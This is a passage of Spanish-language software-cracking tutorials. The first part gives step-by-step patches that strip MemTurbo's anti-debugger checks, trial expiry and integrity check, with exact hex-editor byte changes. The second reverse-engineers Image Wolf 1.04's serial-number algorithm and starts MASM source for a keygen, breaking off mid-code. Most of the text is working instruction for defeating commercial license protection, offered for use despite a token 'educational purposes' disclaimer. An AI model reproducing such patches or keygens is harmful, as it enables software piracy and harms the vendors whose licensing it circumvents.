:004049BC 8365FC00 and dword ptr [ebp-04], 00000000
:004049C0 66BE2712 mov si, 1227
```

:004049C4 66B88F03 mov ax, 038F --> Ensamblar esto a JMP 0.
:004049C8 CC int 03
:004049C9 EB16 jmp 004049E1

Espero que hayas tomado nota de todos los cambios que hemos realizado, ahora toca ir al editor Hex y realizar las oportunas modificaciones:

DIRECCIÓN	OFFSET	VALOR	CAMBIAR A
:0040484B	00003E48	68 04 D4 44	68 03 D4 44
:00404978	00003F78	66 B8 04 00 CC	* E9 83 B6 BF BF
:004049C4	00003FC4	66 B8 8F 03 CC	E9 37 B6 BF FF

[*] A mi también me extraña que el desplazamiento sea 83 B6 BF ¿BF? y no FF como el de abajo, pero así lo puso el Sice después de meter a mano el JMP 0. De todas formas funciona que es lo que queríamos.

La fecha de caducidad

Ya hemos "liberado" el programa y ya podemos dedicarnos a investigar tranquilamente cuando y donde hace la comprobación de tiempo transcurrido hasta que caduca.

Sabemos de antemano, por que uno lee y se considera instruido, que el programa calcula el tiempo transcurrido a traves de una serie de comprobaciones en el Registro (vease, Karpoff - MemTurbo v1.5 - WKT Tutorialz Site - 1 de Diciembre de 1999), pero de algún sitio tendrá que coger la fecha actual, digo yo...

Así que que por probar que no quede, le metemos un BPX GETSYSTEMTIME después de cargarlo en el Loader a ver que pasa.

Esto:

:0040BF23 FF1524C34300 call dword ptr [0043C324] --> Llamada a GetSystemTime.
:0040BF29 8D45C8 lea eax, dword ptr [ebp-38] --> Aparecemos aquí.
:0040BF2C 50 push eax
:0040BF2D 8D45A0 lea eax, dword ptr [ebp-60]
:0040BF30 50 push eax
:0040BF31 FF1528C34300 call dword ptr [0043C328] --> Llamada a SystemTimeToFileTime
:0040BF37 8D45C8 lea eax, dword ptr [ebp-38]
:0040BF3A 50 push eax
:0040BF3B 8D45C0 lea eax, dword ptr [ebp-40]
:0040BF3E 50 push eax
:0040BF3F FF152CC34300 call dword ptr [0043C32C] --> LLamada a CompareFileTime.
:0040BF45 85C0 test eax, eax
:0040BF47 7E6B jle 0040BFB4
:0040BF49 833D18DD44001E cmp dword ptr [0044DD18], 0000001E --> Un cebo... ni caso.
:0040BF50 7407 je 0040BF59 --> ¡No tocar!
:0040BF52 56 push esi
:0040BF53 56 push esi
:0040BF54 E82BB50000 call 00417484 --> A Kernel32!RaiseException. Este es nuevo.
:0040BF59 E84A8AFFFF call 004049A8 --> Comprobación de la INT 3.
:0040BF5E E8B088FFFF call 00404813 --> Comprobación del MeltIce.
:0040BF63 85C0 test eax, eax
:0040BF65 7512 jne 0040BF79
..... sigue y sigue

Y el código sigue y sigue más o menos igual dando vueltas y más vueltas sobre lo mismo. Podemos encontrar la comparación con 1E y el mismo código de arriba en 40BFBF, 40C048, 40C128, 40C199. En realidad la comparación y el salto posterior no hacen nada más que mandarnos a las rutinas Anti-Sice.

Si invertimos el salto vamos a RaiseException con el consiguiente cuelgue y si lo dejamos vamos donde "estaba" la INT3. Y vuelta para arriba y vuelta para abajo. Como ya hemos liquidado las rutinas Anti-Sice podemos seguir trazando tranquilamente.

Bien, si echamos un vistazo hacia arriba veremos que todo esto empieza en 40BA9E, el código se repite hasta 40C20F que es donde está el RET. Entretanto y más o menos escondido podemos encontrar cosas curiosas como esta:

- :0040BAFF 8A9030DD4400 mov dl, byte ptr [eax+0044DD30] --> Algo encriptado.
  :0040BB05 32D1 xor dl, cl --> Xorea el valor con el número de caracteres [3F].
  :0040BB07 80F272 xor dl, 72 --> El resultado xoreado con 72.
  :0040BB0A 49 dec ecx --> Abajo el contador para el siguiente xoreo...
  :0040BB0B 889020054500 mov byte ptr [eax+00450520], dl --> Lo ponemos en su sitio.
  :0040BB11 40 inc eax --> Siguiente valor.
  :0040BB12 3BCE cmp ecx, esi --> Comprobación del contador.
  :0040BB14 75E9 jne 0040BAFF --> Volvemos arriba.

Que es la desencriptación de la siguiente cadena de texto correspondiente a la Clave del Registro:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\DataViewSettings

Acto seguido lo completa con -2RC1 y llama a RegOpenKeyExA. Luego la vuelve a encriptar nada más salir de un RegQueryValueExA, hay varias encriptaciones y desencriptaciones de diversas claves del Registro a lo largo de ese fragmento de código. Como cosa curiosa vemos la incorporación de varios valores fijos como son 07, 09 y 13 que tienen su importancia.

La comprobación de la fecha se hace después de una larga manipulación del valor de las cadenas DataViewSettings-2RC1 y DataViewStream-2RC1. Los resultados válidos sólo pueden ser uno de esos tres (07, 09, 13). Dependiendo de cual sea, llegamos al RET, salimos y nos encontramos con esto:

:00409B35 E86EAEFFFF call 004049A8 --> Otra llamadita más a la INT 3, sin problemas...
:00409B3A E85F1F0000 call 0040BA9E --> Venimos de aquí.
:00409B3F 83F807 cmp eax, 00000007 --> Tiempo OK.
:00409B42 0F8494000000 je 00409BDB **--> Este es el bueno.**
:00409B48 83F809 cmp eax, 00000009 --> ¡MemTurbo expires soon!. Creo que sale a los 20 días.
:00409B4B 7462 je 00409BAF --> A la ventana de aviso de **"quedan pocos días"**.
:00409B4D 83F813 cmp eax, 00000013 --> Memturbo ha caducado... Gracias por probar el programa,
:00409B50 7424 je 00409B76 --> A pasar por caja...

Creo que no hay que decir cual hay que cambiar. E9 94 00 00 00 90 es el nuevo valor de 409B42.

CUESTIONES ESTETICAS - DE CAZA POR LA PILA

Hagamos un pequeño paréntesis... Siempre suelo dejar para el final la tarea de maquillar el programa para que parezca la versión integra. Cambiar las referencias a Shareware, cambiar el menú About, etc. Pero en este caso vamos ha hacerlo ahora para hacer más comprensible como cazar la comprobación del CRC.

Si echamos un vistazo al programa con el ExeScope veremos que está TODO. Y con "todo" me refiero a cosas como esta:

32809,MemTurbo II
32810,Licensed Version
32811,Evaluation Copy
32812,%s, Serial No. MT-39601$0AThis program is licensed for use on a single computer.$0APlease do not distribute this copy!$0AThank-you for registering!
32813,%s$0AThis product may be evaluated for 30 days, after which it must be purchased or uninstalled. Continued use beyond this period without a license is illegal.
61707,System registry entries have been removed and the INI file (if any) was deleted.
** This is the LICENSED version of MemTurbo. Please do not illegally redistribute!

Licensed version, Evaluation, un número de Serie, una referencia a un archivo .ini (¿memturbo.ini?), This is the LICENSED ... que viene en el diálogo ***About*** pero en el programa no aparece.

Lamentablemente no hay un diálogo en plan ***"Enter Registration Code"***, pero esta misma cadena si que aparece por algún lado con el Sice.(en 44DE18 concretamente), ¿?

¿Como modificamos el horrible ***"Evaluation Copy"*** de la ventana de inicio del programa?, podríamos cambiar con el editor Hex la referencia a ***Evaluation*** y poner algo así como ***Registered*** que tiene el mismo número de caracteres y queda bonito, pero ya que tenemos el ***Licensed*** vamos a cambiar uno por otro.

¿Donde carga el programa el dichoso ***Evaluation***?. Al Loader de nuevo.

Veamos... C++... a ver.... BPX LOADSTRINGA, ...el primero no, con el segundo ya tenemos la carátula y el nombre del programa, con el tercero la versión y con el cuarto se carga el ***"Evaluation copy"***. Después de seguirle la pista que ha ido dejando por la pila te dire que hay un PUSH 0000802B que es el responsable del desaguisado.

Este aparentemente inofensivo valor es el encargado de mostrar la cadena ***"Evaluation copy"***. El procedimiento es el siguiente, se guarda 802B en la pila, damos un montón de vueltas arriba y abajo por el código para despistar, al rato entramos en LOADSTRINGA y seguimos avanzando hasta la función Kernel32!ORD_000E:

```
call Kernel32!LoadResource --> Salimos de aquí con una dirección de la sección rsrc en EAX [48ED48]
test eax,eax --> Comprobación.
mov [ebp-04], edi --> Una dirección 006CFXXX.
and dword ptr [ebp+0C], 0F --> ¡AQUI,! 802B and 0F = B
movzx ecx, word ptr [eax]
mov [ebp-1C], ecx
add eax, 02 --> Ajustamos EAX a la posición en la que aparece el texto.
mov edx, [ebp+0C] --> Hay que joderse, es un contador... [B]
dec dword ptr, [ebp+0C] --> Empieza la cuenta...
test edx, edx --> La comprobación.
jz BFF80C61--> Saltamos a un loop hasta que EDX sea 0.
```

Aquí ha metido en EAX una dirección de la sección rsrc, luego mete en [ebp-04] una dirección de memoria 6CFXXX que va ser usada como paso intermedio, obtiene mediante al AND 0F un valor que va ser usado como contador del bucle y vamos sumando 2 a EAX hasta que EDX (B) sea 0, cuando EDX alcanza ese valor la cadena que se va a usar es la que aparece en la dirección que marca EAX (Evaluation Copy).

Si cambiamos el PUSH 0000802B por PUSH 0000802A, el valor que se va a cargar es el inmediatamente superior (EDX = A --> EAX = Licensed version).

La cosa no ha acabado, una vez que salimos al código real del programa tenemos en 6CFXXX la cadena Evaluation copy, la mueve a otra dirección (0126664, este dato es fijo), establece un byte de control y borra el valor de 6CFXXX. ¡Buff!

Si lo hacemos de nuevo vemos que solo paramos una vez en LOADSTRINGA ya que el programa comprueba el byte de control (hay una comprobación con código diferente para cadena de texto que se carga) y si lo encuentra nos manda directamente a la dirección 0126664 sin pasar por el bp que habiamos puesto, ¡Joder!.

Todo lo anterior nos va a servir para cazar la comprobación del CRC que también tiene historia... :-)

Comprobación de la Integridad del Archivo

Esto también tiene su historia, porque la ventana de aviso de archivo corrupto no aparece siempre, te puedes pegar 20 minutos seguidos dandole al botón de ***Recover now*** y no pasa nada, otra vez aparece a la primera o a los cinco minutos o incluso no aparece en toda la tarde, ¿?. Pero una vez que aparece el programa deja de funcionar y la ventana sale una y otra vez como una maldición..

Como ya sabemos donde mirar, esperamos que aparezca la ventana, metemos un BPX LOADSTRINGA e intentamos recuperar memoria, esta vez saltamos rápido al SICE. Trazamos , le ponemos un bp a la instrucción AND DWORD PTR [EBP+0C], 0F y vamos tomando nota de los valores que va tomando el [ebp+0C] hasta que se carga la cadena

"Your memturbo binary appears corrupt...". El valor es 8018, metemos un comando de búsqueda:

S 0 LFFFFFFFF 68 18 80 00 00
Pattern found at 00406F3B (00406F3B) --> Solo hay uno en el rango de memoria de memturbo.

68 es el valor de PUSH, este es el código donde aparece:

```
:00406F2D E8E3200200 call 00429015
:00406F32 84DB test bl, bl
:00406F34 5B pop ebx
:00406F35 740E je 00406F45 --> Un hermoso salto.
:00406F37 6AFF push FFFFFFFF
:00406F39 6A00 push 00000000
:00406F3B 6818800000 push 00008018 --> AQUI.
:00406F40 E8B37B0200 call 0042EAF8
```

La primera reacción es modificar el salto, pero no sirve de nada, ya que lo único que hacemos con esto es que no aparezca la ventana, sin embargo el programa deja igualmente de funcionar.

Sigamos con la caza, este código que incluye PUSH 00008018 empieza en 406EBD y tiene todas las pintas de un call ya que la instrucción inmediatamente superior es un RET. Pero de un call con truco, veamos:

```
:00407198 53 push ebx --> Inicio del bucle.
:00407199 53 push ebx
:0040719A 53 push ebx
:0040719B 8D45BC lea eax, dword ptr [ebp-44]
:0040719E 53 push ebx
:0040719F 50 push eax
:004071A0 FF1550C54300 call dword ptr [0043C550] --> Llamada a la función PeekMessage.
:004071A6 85C0 test eax, eax
:004071A8 741A je 004071C4 --> Salto importante.
:004071AA E895E40200 call 00435644
:004071AF 8B4004 mov eax, dword ptr [eax+04]
:004071B2 8BC8 mov ecx, eax
:004071B4 8B10 mov edx, dword ptr [eax]
:004071B6 FF525C call [edx+5C] --> Al programa...
:004071B9 85C0 test eax, eax
:004071BB 75DB jne 00407198 --> Fin del Bucle.
:004071BD 53 push ebx
:004071BE FF1554C54300 call dword ptr [0043C554]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004071A8(C)
|
:004071C4 6800400000 push 00004000 --> Llegamos aquí.
:004071C9 6A08 push 00000008
:004071CB FF75EC push [ebp-14]
:004071CE A130D54400 mov eax, dword ptr [0044D530] --> ¡Aquí está!.
:004071D3 FFD0 call eax --> Este es el call maldito.
:004071D5 3BC3 cmp eax, ebx
:004071D7 7431 je 0040720A
:004071D9 8D8800400000 lea ecx, dword ptr [eax+00004000]
```

Estamos contemplando el "backbone" del programa, espinazo en cristiano, todos los procesos del mismo pasan por aquí. El valor de EAX depués de PeekMessage es el que decide si se salta o no y la dirección de la llamada [call EAX] la dedice el valor de 44D530. Si ese valor es **407005** el programa se desarrolla perfectamente, si el valor es **406EBD** vamos al mensaje de error.

Sería demasiado largo explicar como va a parar 406EBD a 44D530 y porqué la aparición de este valor tiene un componente aleatorio, en este proceso intervienen GetTickCount, la fecha del system.ini (creo) ¿?, un montón de valores fijos que trae el programa y una larga serie de operaciones matemáticas que, si todo va mal, nos llevan a este código:

```
:0040C253 3B45EC cmp eax, dword ptr [ebp-14]
```

:0040C256 59 pop ecx
:0040C257 59 pop ecx
:0040C258 740A je 0040C264
:0040C25A C70530D54400BD6E4000 mov dword ptr [0044D530], 00406EBD --> Estamos jodidos.

Podríamos parchear el salto en 40C258 pero por alguna razón esto cuelga la máquina, por lo visto al llegar a ese salto el proceso está tan avanzado que es inevitable que el valor 406EBD vaya a 44D530.

Así que la derecha es hacer que en 4071D3 CALL EAX siempre se llame a 407005. Y esto lo hacemos modificando en 4071CE la instrucción MOV EAX, DWORD PTR [0044D530] por MOV EAX, 00407005.

Estos son los cambios a realizar con el editor Hex:

DIRECCIÓN	OFFSET	VALOR	CAMBIAR A
:00409B42	00009142	0F 84 94 00 00 00	E9 94 00 00 00 90
:0040CFB0	0000C5B0	68 2B 80	68 2A 80
:004071CE	000067CE	A1 30 D5 44	B8 05 70 40

Nota

Si "quemas" el programa adelantando el reloj para ver si los cambios funcionan y luego vuelves el reloj a su fecha, aparecerá una molesta ventanita avisando que has cambiado la fecha etc. Esto se soluciona rápidamente borrando las dos Claves del Registro mencionadas arriba. También se le puede meter mano al código. El push fatídico está entre 40BA9E y 40C20F, suerte. :-)

ESTO NO HA TERMINADO

La verdad es que pensaba acabar aquí, pero me jode un montón dejar la ventana de ***"Cache Tuning"*** deshabilitada y con el aviso *"de esta ventana solo funciona en la versión buena"*. Así que ponte cómodo que todavía queda un rato.

Habilitando ventanas

Veamos, para que una ventana funcione y con que funcione me refiero a que reciba entradas de teclado o de ratón se utiliza la función EnableWindow que tiene la siguiente forma:

```
BOOL EnableWindow
 HWND  hWnd,                    // el manipulador de ventana
 BOOL  bEnable                  // la bandera para validar o desactivar la entrada
```

Bien, vamos a ver un pequeño ejemplo, iniciamos el programa, vamos al Sice, ponemos un BPX ENABLEWINDOW y hacemos click, por ejemplo, en la pestaña ***Options***, aterrizamos aquí después de salir de la función:

:00428760 FF742404 push [esp+04] --> El Flag para activar o desactivar la ventana.
:00428764 FF711C push [ecx+1C] --> El manipulador o handle.
:00428767 FF152CC64300 call dword ptr, [0043C62C] --> LLamada a EnableWindow.
:0042876D EB0E jmp 004287D --> Salimos aquí.

El flag lo tenemos fácil, 1 - Activado, 0 - Desactivado. Pero tenemos dos problemas, el primero es identificar la ventana ***Cache Tuning*** y el segundo cual es su manipulador.

El primer problema lo solucionamos con ExeScope, vamos al Dialog 106, la ventana que queremos habilitar tiene cuatro controles ***msctls_trackbar32: Slider1*** que son controles deslizantes que definen el tamaño máximo de la caché, el mínimo, el tamaño de los bloques y una cosa rara que se llama ASync IO Buffers. Debemos apuntar también cuales son y cual es el número de los elementos restantes. (Un ***Button*** y 19 referencias a ***Static***)

Una vez que sabemos esto vamos al Sice y hacemos un HWND MEMTURBO para buscar donde están esos controles, el manipulador es el valor de la columna de la izquierda cuyo encabezado es Window handle. Ojo que cada vez que se inica el programa son diferentes por eso hemos identificado los elementos característicos de la ventana para saber donde empieza y donde acaba.

Al Loader de nuevo, ¿Cuando se carga la ventana de ***Cache Tuning***? ... Ponemos un BPX ENABLEWINDOW, vamos dandole alegremente al F5 y cada vez que salte el bp metemos un HWND MEMTURBO para ver si ya están cargados los controles ***msctls_trackbar32*** y cuando les toca ser procesados por EnableWindow. Observamos que siempre aparecemos en la dirección del ejemplo de arriba.

Pues no aparecen, por lo menos en el código donde se carga el resto, me temo que vuelve a haber gato encerrado... efectívamente:

```
:004016F2 6A02 push 00000002 --> Principio.
:004016F4 FF731C push [ebx+1C]
:004016F7 FFD5 call ebp
:004016F9 50 push eax
:004016FA E890420200 call 0042598F
:004016FF 8BD8 mov ebx, eax
:00401701 3BDE cmp ebx, esi
:00401703 740A je 0040170F --> Este es el responsable.
:00401705 56 push esi
:00401706 8BCB mov ecx, ebx
:00401708 E84C700200 call 00428759 --> Bucle de EnableWindow para cargar las ventanas
:0040170D EBE3 jmp 004016F2 --> Fin.
```

Lo gracioso es que para cuando llegamos aquí las ventanas del programa ya están cargadas, todas menos la que nos interesa, se puede ver con un HWND. Así que esto o es código redundante o estamos a punto de soltar al gato.

Veamos si con un G 40170F pasa algo, saltamos a 40170F y seguimos avanzando, a la salida de uno de los numerosos call's que encontramos vemos con HWND que ya tenemos cargados los controles, despacio.... hasta aquí:

```
:0040186B 6A00 push 00000000
:0040186D 6866060000 push 00000666 --> ¿El número de la Bestia?
:00401872 53 push ebx
:00401873 FF701C push [eax+1C]
:00401876 FFD6 call esi
:00401878 8BCF mov ecx, edi
:0040187A E85DFCFFFF call 004014DC --> Entramos aquí.
:0040187F 6A01 push 00000001
```

Entramos en call 004014DC y seguimos avanzando despacio, por lo que parece la ventana del ***Cache Tuning*** se carga aparte, estamos buscando exáctamente una llamada a EnableWindow y también buscamos cuando el valor de esp+04 se pone a 0.

Después de algunas pruebas, esto no siempre sale a la primera, encontramos que la dirección que marca esp+04 es 006CE908 y que es siempre la misma, así que nos ponemos una ventana de control con esa dirección (DEX 3 6CE908), seguimos y ...

```
:0040151D 3BF8 cmp edi, eax
:0040151F 74DD je 004014FE
:00401521 6A00 push 00000000 --> ¡El Flag!
:00401523 8BCF mov ecx, edi
:00401525 E82F720200 call 00428759 --> A EnableWindow.
:0040152A EBD2 jmp 004014FE
```

Pues esto es lo que hay... cambiamos el PUSH 00000000 por PUSH 00000001, entramos en el call 428759 y vamos controlando los handler que el programa va cargando en ECX+1C, comprobando sucesivamente con HWND MEMTURBO y D ECX+1C que efectívamente corresponden a los elementos de nuestra ventana:

```
:00428760 FF742404 push [esp+04] --> El Flag siempre va a ser 1.
:00428764 FF711C push [ecx+1C] --> Controlamos que este valor corresponda a nuestra ventana.
```

:00428767 FF152CC64300 call dword ptr, [0043C62C] --> LLamada a EnableWindow.
:0042876D EB0E jmp 004287D --> Nos vamos....

No vamos a tener ningún problema, el valor de ECX+1C siempre corresponde al handler de los elementos de nuestra ventana. El programa carga las otras ventanas en el bucle 4016F2 - 40170D y luego sigue hasta 401521 donde el valor del Flag se pone a 0 para procesar la ventana del ***Cache Tuning***.

El último cambio con el editor Hex:

DIRECCIÓN	OFFSET	VALOR	CAMBIAR A
:00401521	**00000B21**	**6A 00**	**6A 01**

FINAL

Creo que ya está bien por hoy. Hemos desempakado el programa, quitado las rutinas antidebugger, saltado el límite de tiempo, la comprobación de integridad, hemos logrado una presentación atractiva y como propina hemos habilitado la ventana que nos faltaba.

Conclusión, salvo un par de menudencias como son quitar la nota de aviso en la ventana del ***Cache*** y habilitar la línea "** This is the LICENSED..." en el menú ***About***, tenemos el programa completo, ¿Que más quieres?.

Se me olvidaba, esto es con propositos educativos..., el autor no se hace responsable..., etc, etc...

Saludos y hasta otra...

Karpoff Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: Image Wolf 1.04 Build 005

PROTECCION:	**Name / Serial.**		
Objetivo:	Hacer un Keygen.		
Descripcion:	Parece que busca en la Red, archivos gráficos o de video.		
Dificultad:	Aficionado.		
DOWNLOAD:	http://www.trellian.com/bin/iwolf104.exe		
Herramientas:	**Softice, Masm.**		
CRACKER:	**CaoS ReptantE**	**FECHA:**	**06/09/2001**

INTRODUCCION

Bueno, ya estamos aquí de nuevo. Este será probablemente el último tuto de CaoS ReptantE sobre keygens, y aún es posible que después vuelva a las tinieblas de donde salió... Hoy nos enfrentamos a un programa que hubiera podido resultar muy complicado para encontrar el sistema de generación del serial, si no fuera por unos pocos fallos tontos del programador. Veremos como una buena idea, queda malograda por esos fallos. La buena idea consiste en que para obtener el serial se basa, además de en el nombre con el que queremos registrarnos, en los primeros caracteres del propio serial que introducimos. Esto significa que si esos caracteres no son los correctos, el número que encontraremos, y con el que trataremos de registrarnos, no servirá para nada. ¿Cuál es el fallo entonces? Que la comparación de esos caracteres se hace de una manera descarada y por si fuera poco, antes de generar el número, cuando sería mucho mejor hacerlo después de haber generado el número, y con un poco más de discreción. De manera que, aunque como de costumbre el código que genera el serial está metido entre toneladas de basura, hasta el más despistado se entera de que los tres primeros caracteres del serial son "IW-".

AL ATAKE

Una vez cargado el SoftIce, ejecutaremos el programa y trataremos de registrarnos. Introduciremos nuestro nombre (en mi caso: "CaoS ReptantE") y un número de registro chungo. Antes de darle a **OK**, hacemos **ctrl-D** para entrar en el SIce y establecemos un breakpoint: **bpx getdlgitemtexta**. **F5** para continuar y **OK**. Salta el SIce, **F5** nuevamente para que lea la segunda ventana de texto y **F12** que nos lleva a:

```
:0040BFF6 6A52                    push 00000052
```

Ahora buscaremos en la memoria nuestro serial chungo mediante la instrucción **s 30:00 l ffffffff 'serial_chungo'** y la instrucción **s** para continuar buscando. Nos aparece el número en dos posiciones de la memoria. A continuación, introduciremos la instrucción **bpr inicio_dirección_obtenida final_dirección_obtenida r** para cada una de las direcciones halladas para pillar al programa cuando lee nuestro serial. Pulsamos **F5** para continuar, e iremos alternando **F10** para tracear con paciencia ya que el camino esta lleno de basura y **F5**, hasta llegar a:

```
:0040CAE4 0FBE02                  movsx eax, byte ptr [edx]
:0040CAE7 83F849                  cmp eax, 00000049
:0040CAEA 7523                    jne 0040CB0F
```

Aquí vemos la comparación entre el primer carácter de nuestro serial chungo e "I". (49h)

```
:0040CAEF 0FBE5101                movsx edx, byte ptr [ecx+01]
:0040CAF3 83FA57                  cmp edx, 00000057
:0040CAF6 7517                    jne 0040CB0F
```

Vemos ahora la comparación entre el segundo carácter y "W". (57h)

```
:0040CAF8 6A2D                    push 0000002D
:0040CAFA 8B450C                  mov eax, dword ptr [ebp+0C]
:0040CAFD 50                      push eax
:0040CAFE E85D230100              call 0041EE60
```

Como nos mosquea ver 2D (código de "-"), entramos en el call y vemos:

```
:0041EE79 3807                    cmp byte ptr [edi], al
:0041EE7B 7404                    je 0041EE81
```

Comparación entre el tercer carácter y "-". ¿No os habíais dado cuenta de que se efectuaban esas comparaciones? No importa. El programador lo ha previsto y os da una segunda oportunidad ;-)

```
:0040CD5C 0FBE08                  movsx ecx, byte ptr [eax]
:0040CD5F 83F949                  cmp ecx, 00000049
:0040CD62 750C                    jne 0040CD70

:0040CD67 0FBE4201                movsx eax, byte ptr [edx+01]
:0040CD6B 83F857                  cmp eax, 00000057
:0040CD6E 7407                    je 0040CD77
```

Aunque no lo indico, también vuelve a comprobar el guión, por si acaso :-D Le damos a **F5** y continuamos:

```
:0041EE0B 8B01                    mov eax, dword ptr [ecx]
```

Traceamos a partir de aquí y vemos que estamos en un bucle en el que se van moviendo cosas. Y una de las cosas que se mueven es nuestro serial chungo (en EDX), que se copia en otra dirección (EDI)

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0041EE1E(C), :0041EE38(U)
|
:0041EE01 8917                    mov dword ptr [edi], edx
```

Ahora ampliaremos nuestro campo de búsqueda mediante la instrucción **bpr inicio_nueva_dirección final_nueva_dirección r**. Continuamos con **F5** y vemos que verifica de nuevo el guión y substituye su código ASCII

(2D) por 00. Nuevamente **F5** y caemos en:

```
:0040CBC6 0FBE11                  movsx edx, byte ptr [ecx]
:0040CBC9 83FA52                  cmp edx, 00000052
:0040CBCC 7502                    jne 0040CBD0
```

Aquí comprueba si el primer carácter del serial es "R". Esta es una de las incógnitas que le quedan al programa, la otra es que genera otro serial correcto además del que vamos a encontrar. Si alguien quiere entretenerse, ya sabe como... :-) **F5** una vez más y:

```
:0040CBEE 0FBE11                  movsx edx, byte ptr [ecx]
:0040CBF1 83C209                  add edx, 00000009
```

Toma el código ASCII del primer carácter de nuestro serial ("I" = 49h) y le suma 9 (52h)
(A partir de aquí sólo voy a poner las instrucciones necesarias para entender la generación del serial, porque sino, esto se puede convertir en un galimatías)

```
:0040CBF7 8A84057CFFFFFF mov al, byte ptr [ebp+eax-00000084]
```

En esta posición de memoria, se han situado las cuatro primeras letras de nuestro nombre (en mi caso "CaoS"). Ahora tomamos el código de la primera de ellas ("C" = 43h).

```
:0040CBFE F6EA                    imul dl
:0040CC03 88840D7CFFFFFF          mov byte ptr [ebp+ecx-00000084], al
```

Ha multiplicado 43h por 52h (1576h) y ha puesto 76 en el lugar que ocupaba la "C". Este proceso se repite con los códigos de las otras tres letras y luego se vuelve a efectuar con el código del siguiente carácter del número ("W" = 57h) al que se le suma 9 (60h) y se multiplica por los resultados obtenidos en el primer proceso:

```
C  a  o  S      43   61   6F   53
   x 52h        76   12   8E   96
   x 60h        40   C0   40   40
```

```
:0040CC47 8B4508                  mov eax, dword ptr [ebp+08]
:0040CC4A 034588                  add eax, dword ptr [ebp-78]
```

En EAX tenemos la dirección de la cadena "CaoS ReptantE"

```
:0040CC4D 0FBE08                  movsx ecx, byte ptr [eax]
:0040CC50 83C109                  add ecx, 00000009
```

Tenemos ECX = 4Ch ("C" = 43h, + 9 = 4C)

```
:0040CC56 8A84157CFFFFFF          mov al, byte ptr [ebp+edx-00000084]
:0040CC5D 32C1                    xor al, cl
:0040CC62 88840D7CFFFFFF          mov byte ptr [ebp+ecx-00000084], al
```

Ha tomado el primero de los cuatro números obtenidos anteriormente (40) y lo ha "xoreado" con 4Ch, a continuación ha puesto el resultado (0C) en el lugar que ocupaba el número. Este proceso se repite, primero con los otros tres números y luego con cada letra de las que forman el nombre.

```
                 40   C0   40   40
 XOR 4Ch         0C   8C   0C   0C
....
....
 XOR 4Eh         74   F4   74   74
```

```
:0040CC6D 8B957CFFFFFF mov edx, dword ptr [ebp+FFFFFF7C]
:0040CC73 8955FC mov dword ptr [ebp-04], edx
```

Ha colocado el número obtenido en otro lugar. A continuación hace algunas comparaciones de las que tomaremos nota para hacer el keygen.

```
:0040CC76 837DFC00                cmp dword ptr [ebp-04], 00000000
:0040CC7A 7D08                    jge 0040CC84
:0040CC7C 8B45FC                  mov eax, dword ptr [ebp-04]
:0040CC7F F7D8                    neg eax
:0040CC81 8945FC                  mov dword ptr [ebp-04], eax

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040CC7A(C)
|
:0040CC84 837DFC00                cmp dword ptr [ebp-04], 00000000
:0040CC88 7507                    jne 0040CC91
:0040CC8A C745FC01000000          mov [ebp-04], 00000001
```

Si el número es igual a cero, lo hace igual a uno.

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0040CC88(C), :0040CCA3(U)
|
:0040CC91 817DFC0F270000          cmp dword ptr [ebp-04], 0000270F
:0040CC98 7D0B                    jge 0040CCA5
:0040CC9A 8B4DFC                  mov ecx, dword ptr [ebp-04]
:0040CC9D 6BC90A                  imul ecx, 0000000A
:0040CCA0 894DFC                  mov dword ptr [ebp-04], ecx
:0040CCA3 EBEC                    jmp 0040CC91
```

Aquí tenemos otro fallo que nos ahorrará trabajo. Compara el número con 270Fh, que es igual a 9999, con lo que nos está diciendo que vamos bien y que deberemos pasar este número a decimal (a veces es conveniente, cuando aparece uno de esos números cabalísticos, buscar su equivalencia en decimal). Si es inferior, lo va multiplicando por diez hasta que es igual o mayor. Me parece que se ha equivocado, ha puesto **jge**, cuando tenía que haber puesto **jg** :-D

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0040CC98(C), :0040CCBC(U)
|
:0040CCA5 817DFC3F420F00          cmp dword ptr [ebp-04], 000F423F
:0040CCAC 7E10                    jle 0040CCBE
:0040CCAE 8B45FC                  mov eax, dword ptr [ebp-04]
:0040CCB1 99                      cdq
:0040CCB2 B90A000000              mov ecx, 0000000A
:0040CCB7 F7F9                    idiv ecx
:0040CCB9 8945FC                  mov dword ptr [ebp-04], eax
:0040CCBC EBE7                    jmp 0040CCA5
```

Aquí compara el número con F423Fh (999999) y si es mayor, lo divide por diez. Aquí lo ha hecho bien :-) Ha dividido nuestro número (7474F474h) por Ah cuatro veces hasta conseguir el número 2FB36h que es igual a 195382. Así pues, ya hemos conseguido nuestro serial.

Bien, ya tenemos todos los mimbres para hacer el cesto :-) y podemos hacer el keygen. Para ello echaremos mano, como en otras ocasiones, del Masm32. Necesitaremos crear dos archivos: el de recursos *rsrc.rc* y el del código, al que llamaremos por ejemplo *IWolf.asm*. Del primero no voy a comentar nada, pues es prácticamente igual al de otros keygens que hemos hecho, como por ejemplo el del *Power Archiver*; y del segundo sólo comentaré el procedimiento *operacion* que es donde generaremos el serial, porque la parte restante también la hemos visto en tutos anteriores.

```
.386

.model flat,stdcall

option casemap:none

include c:\masm32\include\windows.inc
include c:\masm32\include\user32.inc
```

```
include c:\masm32\include\kernel32.inc
includelib c:\masm32\lib\user32.lib
includelib c:\masm32\lib\kernel32.lib

.const

IDD_DIALOG          EQU 1000
IDC_NAME            EQU 1001
IDC_SERIAL          EQU 1002
IDC_GEN             EQU 1003
IDC_EXIT            EQU 1004

DlgFunc PROTO :DWORD,:DWORD,:DWORD,:DWORD
Operacion PROTO

.data

nombre db 64 dup(0),0
numero db 4 dup(0),0
serial db 9 dup(0),0
nada db 20 dup(0),0
Icono db "keygen",0
Iconimage db "keygen",0
minombre db "CaoS ReptantE",0
menosde4 db "¡Mínimo 4 caracteres!",0
hInstance dd 0
hIcon dd 0
hWnd dd 0

.code

start:

      invoke GetModuleHandle,NULL
      mov hInstance,eax
      invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,addr DlgFunc,NULL
      invoke ExitProcess,NULL

DlgFunc proc hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD

.if uMsg==WM_INITDIALOG
      mov eax,hDlg
      mov hWnd,eax
      invoke LoadIcon,hInstance,addr Icono
